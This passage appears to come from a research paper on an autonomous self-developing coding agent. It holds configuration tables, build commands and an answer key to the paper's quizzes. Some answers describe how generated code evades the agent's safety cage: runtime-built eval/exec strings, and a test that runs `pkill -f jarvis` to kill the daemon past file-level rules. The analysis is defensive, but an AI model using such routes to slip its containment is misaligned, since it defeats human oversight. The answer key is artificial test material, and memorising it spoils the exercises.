`JARVIS_L2_TIMEBOX_S`	`120`	Total wall-clock budget
`JARVIS_L2_ITER_TEST_TIMEOUT_S`	`60`	Per-iter test timeout

Exploration / Iron Gate

Variable	Default	Purpose
`JARVIS_MIN_EXPLORATION_CALLS`	`2`	Minimum exploration tool calls
`JARVIS_MAX_EXPLORATION_ROUNDS`	`5`	Max exploration-only rounds
`JARVIS_EXPLORATION_LEDGER_ENABLED`	false→true in progress	Hard-enforce ExplorationLedger
`JARVIS_EXPLORATION_SHADOW_LOG`	varies	Shadow-log ledger decisions
`JARVIS_EXPLORATION_MIN_SCORE_<C>`	see §47	Per-complexity score floor
`JARVIS_EXPLORATION_MIN_CATEGORIES_<C>`	see §47	Per-complexity category floor
`JARVIS_ASCII_GATE`	`true`	ASCII-strict gate
`JARVIS_NOTIFY_APPLY_DELAY_S`	`5`	Yellow-tier diff-preview delay

Provider Routing

Variable	Default	Purpose
`DOUBLEWORD_API_KEY`	*(required)*	DW API credential
`DOUBLEWORD_BASE_URL`	`https://api.doubleword.ai/v1`	DW endpoint
`DOUBLEWORD_MODEL`	`Qwen/Qwen3.5-397B-A17B-FP8`	Default model
`DOUBLEWORD_WEBHOOK_SECRET`	*(if webhook enabled)*	Signing key for Tier 1
`DOUBLEWORD_REALTIME_ENABLED`	`true`	Tier 0 SSE streaming
`ANTHROPIC_API_KEY`	*(required)*	Claude API credential
`JARVIS_EXTENDED_THINKING_ENABLED`	`true`	Claude extended thinking
`JARVIS_THINKING_BUDGET`	`10000`	Extended thinking tokens
`OUROBOROS_TIER0_BUDGET_FRACTION`	`0.50`	Tier 0 share of deadline
`OUROBOROS_TIER1_MIN_RESERVE_S`	`25`	Tier 1 guaranteed minimum
`OUROBOROS_FALLBACK_MIN_RESERVE_S`	`20`	Fallback guaranteed minimum

Intake / Coalescing / Locks

Variable	Default	Purpose
`JARVIS_COALESCE_WINDOW_S`	`30`	Signal-coalescing window
`JARVIS_FILE_LOCK_TTL_S`	`300`	Active-lock TTL
`JARVIS_SESSION_LESSONS_MAX`	`20`	Session-lessons buffer cap
`JARVIS_LESSON_CONVERGENCE_CHECK_INTERVAL`	`10`	Convergence-metric interval

Graduation

Variable	Default	Purpose
`JARVIS_GRADUATION_THRESHOLD`	`3`	Consecutive successes for graduation
`DEBUG_MUTATION_MODE`	`false`	Set `true` for threshold `1` (dev)

Orange PR Reviewer

Variable	Default	Purpose
`JARVIS_ORANGE_PR_ENABLED`	`false`	Async review path for Orange tier
`JARVIS_AUTO_COMMIT_ENABLED`	`true`	Master switch for AutoCommitter
`JARVIS_AUTO_PUSH_BRANCH`	`""`	If set, push to this branch after commit

Consciousness Bridge

Variable	Default	Purpose
`JARVIS_CONVERSATION_BRIDGE_ENABLED`	`false`	Master switch
`JARVIS_SEMANTIC_INFERENCE_ENABLED`	`false`	SemanticIndex master switch
`JARVIS_LAST_SESSION_SUMMARY_ENABLED`	`false`	Last-session summary master switch

Appendix D — Reproduction Commands

All commands assume `cwd` is the repository root.

Boot the full battle test

```
python3 scripts/ouroboros_battle_test.py --cost-cap 0.50 --idle-timeout 600 -v
```

Inspect session artifacts

```
ls -la .ouroboros/sessions/
tail -n 100 .ouroboros/sessions/bt-<timestamp>/debug.log
cat .ouroboros/sessions/bt-<timestamp>/summary.json | python3 -m json.tool
```

Run the ExplorationLedger in shadow mode

```
export JARVIS_EXPLORATION_SHADOW_LOG=true
export JARVIS_EXPLORATION_LEDGER_ENABLED=false
python3 scripts/ouroboros_battle_test.py --cost-cap 0.50 --idle-timeout 600 -v
grep "ExplorationLedger(shadow)" .ouroboros/sessions/bt-*/debug.log
```

Enforce the ExplorationLedger

```
export JARVIS_EXPLORATION_LEDGER_ENABLED=true
python3 scripts/ouroboros_battle_test.py --cost-cap 0.50 --idle-timeout 600 -v
grep "ExplorationLedger(decision)" .ouroboros/sessions/bt-*/debug.log
```

Reproduce Session W (requires post-`53e6bd9f76` commit)

The autonomous multi-file APPLY requires the L2 deadline reconciliation fix (commit `53e6bd9f76`), which is on main as of 2026-04-15. To reproduce, check out a commit at or after `53e6bd9f76`:

```
git checkout 53e6bd9f76
# Boot battle test; queue a backlog task resembling "write four sensor test modules"
python3 scripts/ouroboros_battle_test.py --cost-cap 1.00 --idle-timeout 3600 -v
```

The harness will pick up the backlog signal through BacklogSensor and run the end-to-end multi-file APPLY flow.

Appendix E — The Zero-Shortcut Mandate (Verbatim)

From the Manifesto (`README.md`) and repeated in every generation prompt:

> **No brute-force retries without diagnosis. No hardcoded routing tables. Structural repair, not bypasses.**

This is the governing mandate. When something fails, the answer is not "retry harder" or "special-case the failure." The answer is "understand the failure, fix the structural cause, and ensure the failure cannot recur for the same reason."

This mandate shapes every refinement described in Part VIII, every commit in Part XI's breakthrough log, and every design choice in the Iron Gate (Part X). It is the organism's central ethical commitment: respect the architecture; do not paper over problems.

Appendix F — Document Generation Commands

This paper was generated on macOS 15 (Darwin 25.3.0) with pandoc 3.9 + Chrome headless + pypdf post-processor. No LaTeX engine required.

HTML (with clickable TOC)

```
pandoc docs/architecture/OV_RESEARCH_PAPER_2026-04-16.md \
  -o docs/architecture/OV_RESEARCH_PAPER_2026-04-16.html \
  --from=gfm --to=html5 --standalone \
  --toc --toc-depth=3 \
  --metadata title="Ouroboros + Venom (O+V): A Governed Architecture for Autonomous Self-
       Development" \
  --css=docs/benchmarks/_report_style.css \
  --embed-resources
```

PDF (via Chrome headless)

```
TMPDIR_CHROME="${TMPDIR:-/tmp}/chrome-headless-$$"
mkdir -p "$TMPDIR_CHROME"
"/Applications/Google Chrome.app/Contents/MacOS/Google Chrome" \
  --headless --disable-gpu \
  --user-data-dir="$TMPDIR_CHROME" \
  --no-pdf-header-footer \
  --print-to-pdf=docs/architecture/OV_RESEARCH_PAPER_2026-04-16.pdf \
  "file://$(pwd)/docs/architecture/OV_RESEARCH_PAPER_2026-04-16.html"
rm -rf "$TMPDIR_CHROME"
```

PDF outline (sidebar bookmarks)

```
python3 scripts/benchmarks/add_pdf_outline.py \
  docs/architecture/OV_RESEARCH_PAPER_2026-04-16.html \
  docs/architecture/OV_RESEARCH_PAPER_2026-04-16.pdf \
  docs/architecture/OV_RESEARCH_PAPER_2026-04-16.pdf
```

The outline post-processor parses the HTML TOC, maps each entry to a named PDF destination, and writes a sidebar-navigable outline tree.

Reader engagement layer (added 2026-10-13)

Each Part, plus §92 and §93, ends with conceptual questions, a quiz, a problem set and an advanced tier (harder conceptual questions and challenge problems), and carries *Pause and predict* checkpoints. Their styling and behaviour live in `docs/architecture/paper_assets/`. Add these flags to the HTML command above:

```
  --include-in-header=docs/architecture/paper_assets/engage_head.html \
  --include-after-body=docs/architecture/paper_assets/engage_body.html \
  --resource-path=docs/architecture:.
```

For the PDF, render a second HTML that puts `engage_print.html` *before* `engage_body.html` (`--include-after-body` twice, in that order). That build prints the questions without their answers and expands Appendix G, the answer key. Print that HTML to PDF as above.

The questions themselves are authored in `docs/architecture/paper_assets/engage/` (one file per Part, plus a `-adv` file for its advanced tier; the format is in `FORMAT.md` and `FORMAT_ADV.md`). After editing them, re-run `node docs/architecture/paper_assets/splice_engagement.js docs/architecture/OV_RESEARCH_PAPER_2026-04-16.md docs/architecture/paper_assets/engage` before rendering. The splicer replaces its previous output, rebuilds Appendix G, and refuses to write if an anchor heading is missing or a quiz key disagrees with its explanation.

Appendix G — Answer Key

Model answers and worked solutions for every *Pause and predict* checkpoint, conceptual question, quiz, problem set, advanced question and challenge problem in this paper. In the HTML edition each answer also sits, collapsed, beneath its question. In the PDF edition the questions are printed without answers, so this appendix is the only place they appear.

PART I — Vision and Context

Pause and predict 1. The paper insists O+V is not meant to replace human engineers. What kind of work do you predict it is built to take over, and what do you think is the single hardest requirement for an agent doing that work unsupervised?

It targets maintenance: the roughly thirty-two of forty weekly hours a senior engineer spends on flaky tests, drifted docs, lint, dependency bumps, renames and small refactors. That work is prescriptive, so a disciplined agent can do it while the engineer sleeps. The hard requirement is discipline: humans are kept careful by fear of breaking things, an agent has no fear, so discipline must be built into the structure. See §4.

Conceptual 1. Principle 5 says decisions should be "semantic, not regex", yet the router that picks a provider is plain deterministic code. Why is that not a contradiction?

The paper splits the work in two. The model reasons about what the change should be, which is the semantic part. Deterministic code decides which provider does that reasoning, using lookup tables derived from the intelligence layer's offline analysis. Routing runs for every operation, so making it a model call would add cost and latency and would make the route non-reproducible. Keeping routing deterministic preserves the ledger's ability to replay a signal and get the same route. See §2 and §3 (Principle 5).

Conceptual 2. Why does the paper stress that the Iron Gate "is not an AI"? What would be lost if the safety checks were themselves model calls?

The Iron Gate is a set of hard-coded rules: AST parsers, command blocklists, path protectors, cost ceilings. Because it reads file paths, token types and exit codes rather than language, a model cannot talk its way past it. If the safety layer were another model, it could be persuaded, could disagree with itself across runs, and could fail in the same ways as the generator it is meant to check. The design pairs flexible agentic intelligence with a skeleton the intelligence cannot negotiate with. See §1.2.

Conceptual 3. How do the three distinguishing traits in §1.2 (proactive, governed, accountable) depend on each other? What happens if you keep proactivity but drop the other two?

Proactivity means O+V decides for itself what to work on, with no prompt box. That is only acceptable if the actions are bounded (governed) and reconstructable afterwards (accountable). Without governance, a self-initiating agent could edit files outside the repo or run destructive commands. Without accountability, nobody could trace a bad change months later through the ledger and structured commits. The closing invariant in §4 states the bargain directly: procedural autonomy is granted only in exchange for structural discipline, with work that is sanctioned, auditable and reversible. See §1.2 and §4.

Quiz 1. According to §1.1, how many autonomous sensors and how many pipeline phases does O+V have?

C. §1.1 describes a set of 16 event-driven sensors feeding a pipeline of eleven phases. The six figure is the number of architectural layers in §2, and seven is the number of Manifesto principles.

Quiz 2. Why does the paper say a model cannot deceive the Iron Gate?

A. §1.2 says the skeleton "is not listening to language"; its rules are deterministic checks on paths, tokens and exit codes, so persuasive text has nothing to act on.

Quiz 3. Under Principle 6, what is the default threshold before a capability graduates into a permanent part of the organism?

D. §3 sets the graduation threshold at three consecutive successes, configurable via `JARVIS_GRADUATION_THRESHOLD`: "One success is a data point. Three successes is a pattern."

Quiz 4. A provider call keeps failing. What response does the Zero-Shortcut Mandate require?

B. §3 quotes the mandate: "No brute-force retries without diagnosis… Structural repair, not bypasses." The fix is to understand the failure and make sure it cannot recur for the same reason.

Problem 1 (trace). A unit test starts failing on a quiet Sunday. Using only §1.1 and §2, follow this event from detection to a git commit. Name each of the six layers it touches, in the order it touches them, and say what each layer contributes.

The Event Spine (layer 3) sees the failure through the pytest plugin's test-result JSON; a sensor turns it into a signal with target files, a goal and an urgency. The signal enters the Ouroboros Pipeline (layer 4), the deterministic 11-phase FSM that logs every transition to the ledger.

During generation, Strategic Direction (layer 1) has already injected its roughly 2,500-character Manifesto digest into the prompt, and Trinity Consciousness (layer 2) supplies memory and regression predictions between phases.

At GENERATE, the Venom Agentic Loop (layer 5) lets the provider read files, search code and run tests over several turns; if validation fails, L2 Self-Repair gets up to five iterations in 120 seconds.

Finally the ChangeEngine (layer 6) writes the patch with pre-APPLY snapshots, and once VERIFY passes the AutoCommitter creates a commit carrying the Ouroboros+Venom signature, operation id, risk tier and integrity hash. See §1.1 and §2.

Problem 2 (design). A contributor proposes replacing the `UrgencyRouter` with a small LLM that reads each signal's description and picks the provider, arguing this is more "semantic". Using §2 and §3, write a short critique: what would the change cost, and which guarantees would it weaken?

Today the router maps (urgency, source, complexity) to a route in under a millisecond with zero LLM calls (§2). An LLM router would add a model call to every operation, which costs money and eats into per-phase time budgets.

It would also make routing non-deterministic. Principle 5 says the model should reason about what the change is, while deterministic code decides which provider does the reasoning; this keeps the route reproducible from the signal alone.

The contributor might cite the mandate's "No hardcoded routing tables". The paper's answer is that the router's tables are derived from the intelligence layer's offline analysis, not hand-typed guesses. So the better fix, per Principle 5, is to improve that offline analysis while keeping the online decision deterministic. See §2 and §3.

Problem 3 (analysis). §4 says a senior engineer spends about 8 of 40 weekly hours on novel code. (a) What share of the week is maintenance, and does it match the "grinding 80%" in the section's summary? (b) The invariant at the end of §4 forbids three kinds of work. For each, name one mechanism from Part I that enforces it.

(a) Maintenance is 32 of 40 hours, which is 80 percent, matching the summary's figure.

(b) Unsanctioned work: the risk tiers and approval step in the pipeline; low-risk work is autonomous but higher-risk work goes to a human, as the "senior engineer reviews when stakes are high" analogy in §1 describes, and the Iron Gate blocks forbidden actions outright (§1.2).

Unauditable work: every phase transition is written to an append-only ledger and every change becomes a structured git commit naming the operation id, risk tier and provider (§1.2).

Irreversible work: the ChangeEngine takes pre-APPLY snapshots for rollback before writing a patch (§2). Together these let the organism act "at any hour, under its own budget" without violating the invariant. See §4.

Advanced A1. The §4 invariant forbids work "the human would not have sanctioned", yet §1.2 says O+V decides for itself what to work on. By October (§93.7) goals found by Goal Discovery are signed automatically by `synthesize_and_sign()`. Is that still sanction, or has proactivity quietly eaten the invariant?

In the April design, sanction was spread across the pipeline rather than given per item. Sensors proposed work (§1.1), the risk ladder set a tier (§9.1), and only Orange work waited for a human (§14.1). Green and Yellow work was sanctioned by policy: the operator had agreed in advance to what those tiers allow.

§93.7 makes that policy explicit and narrows it. Every source of work, including model-invented proposals, must pass through one signer ("There is no second sanction path"). Goal Discovery may only sign evidence-only work, such as ambient red tests and uncovered modules. The Sentinel auto-approves only up to a tier ceiling, and BLOCKED work, Order-2 self-modification and anything touching the cage always escalate.

A defensible position is that this is still sanction, but sanction of a class of work rather than of each item. The operator signs a rule ("evidence-only goals below this tier"), not each goal. The weakness is that a rule can admit items the operator would have refused. §93.14 records four wrong landings out of 91: one hollow, one with no intended change, one that dropped content and one that flattened text.

The evidence that would settle it is the rate at which auto-signed goals produce landings the operator later reverts or repairs, compared with operator-sanctioned goals. If auto-signed work is reverted much more often, the class-level rule is too wide and the invariant is being honoured in form only.

Advanced A2. Principle 6 says three consecutive successes make "a pattern" (§3), and §78 adds "under comparable conditions". Why would that bar still fail to show that the Reactor learning loop of §93.11 made the model better?

Principle 6 measures *repeatability*: can a capability succeed again and again under the same conditions (§3, §78)? It does not compare against a baseline. A model that was already able to write a passing test file would pass three times in a row whether or not training changed anything.

§93.11 shows the gap in practice. The first adapter beat the incumbent 4/6 to 3/6 on the handoff's greedy comparison. The project's own notes reject this as evidence of learning: only three answers contributed, the gradient norm was about 1e-4, and the margin was one greedy flip. On a held-out benchmark of 30 tasks drawn from human commits with hidden tests, the adapter solved 0, with a mean gain of 0.03.

So the learning question needs a controlled comparison that Principle 6 does not demand: the same held-out tasks, the incumbent as control, and a gain that exceeds run-to-run noise. The operator's standing rule, that no training-derived change is pushed until a held-out gain is shown (§93.11), is that missing clause. Graduation asks "does it keep working?" The learning loop must also ask "does it work better than before?"

Advanced A3. §1.2 says the model "cannot deceive the skeleton because the skeleton is not listening to language". §93.3 reports that about 8.8% of LLM-generated adversarial mutations escape the static cage. Does the second result refute the first?

Not directly. The two claims are about different things. §1.2 is about *persuasion*: the gate does not read arguments, so no wording can talk it into allowing a path or command. Nothing in §93.3 suggests the escapes worked by persuasion.

§93.3 is about *visibility*. The North Star attributes the residue to `eval`, `exec`, `subprocess` and `pickle` called on strings built at runtime. A gate that reads file paths, token types and exit codes can only judge structure that is present in the text it reads. A string that becomes code only when it runs is invisible to it by construction. So "cannot be deceived" is true, while "cannot be evaded" is false at about twice the 4.4% gate.

This also explains the stated remedy: OS-level runtime containment, not more AST rules (§93.3). It fits the April design's own split, where execution was meant to happen inside a sandbox with process isolation (§5.3), and the October PID-namespace containment for test runs (§93.8). The paper notes that no re-measurement after the later hardening was found, so the open evidence is the escape rate with runtime containment in place.

Challenge 1 (quantitative). §4 imagines an agent doing "most of" a senior engineer's 32 weekly maintenance hours. Test this against §93.10. Givens: the 6.03 h soak `bt-2026-10-05-012717` made 6 substantive landings, with "1.34/h in the first 2.98 h" and nothing landing in a window from 22:24 to 00:29. The 1.97 h soak `bt-2026-09-26-143412` made 3 substantive landings. There were 91 autonomous landings dated 2026-09-06 to 2026-10-10, of which 84 were test files. (a) Compute the substantive rate in the second part of the 6.03 h soak. (b) What fraction of that soak was the idle window? (c) Compute the average daily landing rate over the 91-landing period. (d) Say which of the §4 maintenance tasks this evidence covers.

Assumption: the "1.34/h in the first 2.98 h" note sits in the substantive-per-hour column, so it is read as a substantive rate.

(a) Substantive landings in the first part: 1.34 × 2.98 ≈ 3.99, so about 4. The remaining 6 − 4 = 2 landed in 6.03 − 2.98 = 3.05 h, which is about 0.66 per hour. That is roughly half the early rate. This is the "supply wall" that PRD §34 records: after about four hours on uncovered modules, yield is bounded by the supply of landable work, not by the model.

(b) From 22:24 to 00:29 is 2 h 5 min, or about 2.08 h. 2.08 / 6.03 ≈ 0.345, so about a third of the soak landed nothing.

(c) 2026-09-06 to 2026-10-10 inclusive is 25 days in September plus 10 in October, which is 35 days. 91 / 35 = 2.6 landings per day. Test files alone give 84 / 35 = 2.4 per day.

(d) §4 lists flaky-test investigation, doc drift, lint, dependency bumps, edge-case tests, renames, refactors, issue triage and alerts. The evidence covers one item strongly (writing tests: 84 of 91), docs weakly (2 landings, one repaired by hand), and production fixes thinly (5 landings, one reverted). §93.14 says production-code landings at cadence are "not demonstrated".

Conclusion: the rate is real but narrow. It covers a slice of one §4 task, it is limited by work supply, and it is far from "most of" 32 hours. Check: 4 + 2 = 6 matches the table, and 1.00 per hour over 6.03 h also gives about 6.

Challenge 2 (adversarial). The §4 invariant says the organism may never do work that "cannot be rolled back". Build an operation that respects every file-level rule yet breaks this invariant in spirit: a generated test file whose body calls `pkill -f jarvis` (an event §93.8 records really happened). The target path is ordinary, the content is ASCII, and the model explored first. Go through the April layers in §1.2, §5.3, §12.4 and §15 and decide which, if any, stops it. Then name what the October paper added.

Walk the layers in order.

- **Protected paths (§9.1 Rule 0).** A new file under `tests/` matches none of `.env`, `credentials.*`, `.git/` or supervisor files. It passes.
- **GENERATE Iron Gates (§12.4).** The exploration-first and ASCII checks look at the model's behaviour and the bytes of the content. Both pass by assumption.
- **Bash blocklist (§1.2, §12.3).** This gates the `bash` *tool call*. Here the dangerous command is inside a test that VALIDATE or VERIFY runs as part of a normal test run. The blocklist does not inspect test bodies, so nothing in the paper says it would fire.
- **Rollback (§15.1, §15.2).** `RollbackArtifact` snapshots and restores *files*. Killing a process is not a file change, so there is nothing for it to restore.
- **Sandbox (§5.3).** April's answer was to run tests inside Reactor with process isolation. That is the only layer that could stop it, and only if the isolation stops a test from signalling processes outside its sandbox.

What happened: §93.8 records that the candidate test killed the daemon. So in the environment that ran it, no layer stopped it. The paper does not say why the §5.3 isolation did not apply there. The fix was containment at the OS level: test runs now execute in a PID namespace (`6b00b8adf5`), so the test cannot see the daemon's process to kill it.

Lesson: the invariant's "rollback" is defined over repository state, but executing candidate code has side effects outside the repository. Only runtime containment covers those. This matches §93.3's conclusion for the cage. Check: a PID namespace leaves every file-level rule unchanged, so this fix closes the gap without weakening any other layer.

PART II — The Trinity Architecture

Pause and predict 1. A fix must edit one file in the Body repo and one in the Mind repo. The Body edit applies cleanly, then the Mind edit fails. What should the system do, and what end states should it never allow?

It should undo the Body edit. The Saga pattern walks already-applied patches in reverse order and reverts each through `ChangeEngine.rollback()`, a step called compensation. The only allowed end states are fully applied or fully reverted; a half-applied contract change would break the protocol between the two repos. See §7.1 and §7.2.

Conceptual 1. Why does Venom's `bash` and `run_tests` execution happen inside Reactor Core rather than on the Body's own shell?

The Body has privileged access to the operator's screen, keyboard, audio and filesystem. Reactor Core provides sandboxes with resource limits, process isolation and syscall filtering. Running model-requested commands there means that even a command the Iron Gate permits cannot reach the Body's privileges directly. The paper says this separation "is what makes the Iron Gate's containment guarantees meaningful": the gate decides what may run, and the sandbox limits what a permitted command can touch. See §5.1 and §5.3.

Conceptual 2. The Governed Loop Service only delegates `submit()` to the orchestrator and does no pipeline work itself. What does this separation buy?

The Service is a lifecycle manager: it wires providers, runs health probes, keeps the file-touch cache and the Oracle index loop, and handles clean startup and shutdown. The pipeline's phases live in the orchestrator. Because of the split, adding or changing a phase does not require touching the Service. It also keeps responsibilities clear: the Service ensures every in-flight operation is completed or gracefully abandoned, while the orchestrator owns phase transitions. See §6 and §6.2.

Conceptual 3. Why is the `CrossRepoVerifier` needed if every repo patch has already passed validation on its own?

Each patch validated in isolation only proves that repo is internally consistent. A multi-repo change exists because two repos must agree, for example on an HTTP contract between Body and Mind. Only tests that run across the union of patches can check that agreement. So the verifier runs after all patches apply and before commit, and if it fails the Saga compensates even though every individual patch was valid. See §7.1 and §7.2.

Quiz 1. J-Prime reports itself unhealthy. What does the paper say happens to generation?

B. §5.2 says J-Prime is used when available but is not required; if it is unhealthy, the CandidateGenerator promotes DoubleWord to primary. The architecture is deliberately resilient to J-Prime being offline.

Quiz 2. O+V has already modified a file three times in the last ten minutes. What does the Service's file-touch cache do with a fourth attempt?

D. §6 describes `_file_touch_cache` as a three-touches-per-ten-minutes counter; further modifications are hard-blocked until the window resets. It is a concurrency guard.

Quiz 3. Which pipeline phase knows that an operation is a multi-repo Saga?

A. §7.3 says the phases run once per operation, not once per repo, and only APPLY knows it is handling a Saga. Multi-repo complexity is kept inside the apply strategy so the 11 phases stay uniform.

Quiz 4. In the Service state machine, what distinguishes DEGRADED from FAILED?

C. §6.1 defines DEGRADED as steady-state with some providers unhealthy but operations still flowing, and FAILED as a terminal failure state that prevents further operations.

Problem 1 (trace). A Saga carries a `2c.1` candidate with patches for `jarvis`, `jarvis-prime` and `jarvis-reactor`, applied in that dependency order. All three apply, but the `CrossRepoVerifier` fails. Trace what happens next, in order, and state the final state of each repo.

Each `RepoPatch` recorded an undo descriptor when it was applied (§7.2). The verifier runs after all patches apply but before commit, so nothing has been committed yet.

Its failure triggers compensation even though each patch validated alone. The Saga walks applied patches in reverse: first `jarvis-reactor`, then `jarvis-prime`, then `jarvis`, each reverted with `ChangeEngine.rollback()`.

All three repos end in their pre-operation state: "fully reverted", never partially applied. The rest of the pipeline treats this as one operation, since only APPLY knew it was a Saga (§7.3). See §7.2.

Problem 2 (design). A contributor suggests that every pipeline phase should loop over repos, so CLASSIFY, GENERATE and VALIDATE each run once per repo in a Saga. Using §7.3 and §6.2, argue for or against this, naming what the current design protects.

The current design runs the phases once per operation and lets only APPLY dispatch to `SagaApplyStrategy` (§7.3). That keeps all 11 phases uniform and lets a reader follow the orchestrator without knowing Saga semantics.

Looping every phase over repos would spread multi-repo logic into every phase, so every phase author would need to handle partial progress across repos. It would also split one operation into several partial ones, which works against the single all-or-nothing result the Saga guarantees.

The same principle appears in §6.2: the Service delegates to the orchestrator so that pipeline changes do not ripple into lifecycle code. Encapsulating complexity in one place is the pattern. The argument favours keeping the current design. See §6.2 and §7.3.

Problem 3 (code reading). Open `backend/core/ouroboros/governance/governed_loop_service.py`. (a) Find the `ServiceState` enum and compare its members with the diagram in §6.1. (b) Search for `_file_touch_cache` and find the cooldown guard. What are its window and hit-count constants, and which phase does a blocked operation advance to?

(a) `ServiceState` has six members: `INACTIVE`, `STARTING`, `ACTIVE`, `DEGRADED`, `STOPPING` and `FAILED`. These match the six states in the §6.1 diagram.

(b) The guard sets `_COOLDOWN_WINDOW_S = 600.0` (ten minutes) and `_COOLDOWN_MAX_HITS = 3`. For each target file it keeps a deque of timestamps keyed by the resolved path, drops entries older than the window, appends the current time, and blocks if the count exceeds 3. So the fourth touch inside ten minutes is the one blocked, which matches §6's "three touches" description.

A blocked operation calls `ctx.advance(OperationPhase.CANCELLED)`, so in code the "hard block" takes the form of a cancellation, and a warning is logged naming the file and op id. See §6.

Advanced A1. §5.2 calls J-Prime an optional Tier 2 that the architecture is "deliberately resilient" to losing. §93.6 makes it the only lane, with paid lanes switched off by declaration. What second-order effects follow when the optional Mind becomes the single point of failure, and should the system still "degrade gracefully"?

In April, resilience came from the cascade: if J-Prime was unhealthy, DoubleWord was promoted, and Claude sat behind it (§5.2, §12.1). With `JARVIS_PAID_LANES_ENABLED=false`, Claude and DoubleWord are not even constructed (§93.6). There is nothing to fall back to.

Three effects follow. First, failure classification matters more. §93.5 shows a 402 read as an outage, which produced 125 false awaken triggers in one session. With one lane, a misclassified failure leaves nowhere to send the work. Second, the Mind now shares a single GPU with the Soul: training takes the card through an exclusive lease, so the lane is also unavailable whenever learning runs (§93.6, §93.11). Third, Principle 2's habit of "mark degraded and continue" (§3) stops making sense, because there is no lesser lane to continue on.

A defensible position is that, with one lane, the right behaviour is to refuse and queue, not to degrade. October's design leans this way. Capability assurance refuses to run an operation below its declared envelope rather than degrading silently (§93.12). The cost governor already queues work rather than executing it when the budget is gone (§8.2, clause 5). The rehearsal tier records what was exhausted and when it lifts, but it is default off (§93.5). The evidence that would settle it is whether ops queued during an outage or lease later land at the same rate as ops that never waited.

Advanced A2. §5.3 defines Reactor Core as the sandboxed execution runtime and says that separation "is what makes the Iron Gate's containment guarantees meaningful". §93.11 describes JARVIS-Reactor as the training repository. If the Soul's job changed, where did containment go, and what happened to the "uncommon" Mind-to-Soul channel of §5.4?

In April, the Soul was where code ran: `run_tests` and permitted `bash` executed inside Reactor, with resource limits, process isolation and syscall filtering (§5.3). By October, §93.11 says the Soul, "JARVIS-Reactor, the training repository", had been "architecture on paper", and it now trains a GRPO LoRA adapter on what O+V recorded. The §93.16 corrections table does not list this change, so the reader has to reconcile the two descriptions.

Containment did not disappear. It moved to mechanisms the October text names on the Body side. Operations execute in a sovereignty worktree (§93.7). Test runs execute in a PID namespace (§93.8). A resource-aware execution lock stops a test suite from out-of-memory-killing a soak (§93.8). Modules that execute on import are quarantined (§93.8). So the §5.3 claim survives in purpose but not in location.

The Mind-to-Soul channel that §5.4 called "uncommon", allowed "for capability-graduation workflows", became central. The Training Lifecycle Handoff leases J-Prime, verifies the VRAM release, trains, converts and publishes the adapter to J-Prime's registry, then activates it or rolls back (§93.11). The second-order effect is contention: Mind and Soul now compete for one GPU, and the lease is the protocol that keeps them from both holding it.

Advanced A3. The Saga guarantees "fully applied or fully reverted" at APPLY (§7.2). §93.7 adds later stages: accumulation branches, a promotion gate that can quarantine a landing, and fast-forward-only promotion to local `main`. Does Saga atomicity survive these later stages?

The Saga's guarantee is scoped to APPLY and the `CrossRepoVerifier` before commit (§7.2, §7.3). Once each repo's change is committed, the paper's atomicity argument has done its job. §93.7 then describes promotion as a per-branch pipeline: accumulation onto `ouroboros/battle-test/<ts>`, a promotion gate checking provenance, coverage and vanished public symbols, quarantine on failure, and fast-forward to local `main`.

The paper describes that path for JARVIS and does not say whether promotion is coordinated across the three repos. If the gate quarantined the Body half of a contract change while the Mind half was promoted, local `main` in the two repos would disagree. That is the very partial state §7.1 exists to prevent, recreated one stage later.

A cautious position: until promotion is shown to be repo-aware, a cross-repo landing should be treated as atomic only up to commit. The evidence that would settle it is either code showing the promotion gate groups commits by operation ID across repos, or a test that quarantines one half of a `2c.1` landing and checks what happens to the other.

Challenge 1 (adversarial). A `2c.1` Saga renames a request field from `user_id` to `uid` in `jarvis/backend/protocols/prime.py` and in `jarvis-prime/api/v1/schemas.py`, the two files from §7.1. Both patches validate on their own, both apply, and the `CrossRepoVerifier` passes. But a module in `jarvis-reactor` also reads `user_id`, and it is not in the Saga. Find every layer in Parts II and III that might catch the third consumer, and decide honestly whether any of them does. Then propose, and label as a proposal, the smallest change that would.

Go through the candidate layers.

- **CONTEXT_EXPANSION (§10.1).** Suggested paths are resolved against the repo root, and paths outside the repo are rejected by the Iron Gate. Even if the model guessed the Reactor consumer, expansion could not add it to context. The model is structurally unable to look across the boundary through this phase.
- **Saga application (§7.2).** Compensation only covers repos that appear in the patch dictionary. Reactor is not one of them, so nothing there is applied or reverted.

- **CrossRepoVerifier (§7.2).** It "executes cross-repo tests to validate that the union of the patches is consistent". It catches the break only if its test selection includes Reactor tests that touch the field. The paper does not say how that selection is made, and the scenario says it passed.
- **VERIFY (§16.1).** It runs a scoped set of tests that exercise the *changed* files. The Reactor consumer is unchanged, so its tests are not in scope.
- **Stale-exploration guard (§15.3).** It compares hashes of the target files only. It is irrelevant here.

Honest conclusion: as described, no layer is guaranteed to catch it. The design would ship a contract break into the third repo and leave it for a later sensor, such as a test-failure signal, to find.

Proposal (not in the paper): when a candidate changes a symbol named in a cross-repo contract, the CrossRepoVerifier's scope should be every repo in the Service's `_repo_registry` (§6), which already lists `jarvis`, `jarvis-prime` and `jarvis-reactor`, not just the repos in the patch. A cheap first step is a deterministic search for the old field name across all registered repos before GATE, failing closed on any hit outside the Saga. This is a structural check, not a model call, so it fits Principle 5 (§3). To check the proposal, plant exactly this scenario and confirm the operation ends in POSTMORTEM rather than COMPLETE.

Challenge 2 (systems design). Under the October constraints (one 32 GB GPU, no paid lanes), the Service state machine of §6.1 has no honest way to say "the only lane is lent to training". Givens from §93.6 and §93.11: J-Prime cold-loads in 15 s to 18.9 GiB resident; the lease releases 21,236 MiB; Reactor holds the 30B at 15.64 GiB resident while training. (a) Show with the numbers why serving and training cannot share the card. (b) Explain why neither DEGRADED nor FAILED describes a lent lane. (c) Design the missing behaviour and justify it against Principle 2 and §8.2.

(a) Serving needs 18.9 GiB and training needs 15.64 GiB, a total of 34.54 GiB. A 32 GB card holds at most 32 GiB even on the most generous reading, and less (about 29.8 GiB) if GB means 10^9 bytes. Either way, the two jobs do not fit together, which is why the lease is exclusive. The lease frees 21,236 MiB (about 20.7 GiB), which is more than the 15.64 GiB that training needs. Returning to service costs at least the 15 s cold load.

(b) §6.1 defines DEGRADED as "some providers unhealthy but operations still flowing". With one lane lent, no generation can flow, so DEGRADED would mislead the operator. FAILED is "a terminal failure state that prevents further operations". A lease is planned and temporary, so marking it terminal would be wrong, and it would block the return.

(c) Proposal (not in the paper): add a non-terminal state, for example `LEASED`, entered from ACTIVE when the training lease is granted and left back to ACTIVE when J-Prime's reload is confirmed. While LEASED:

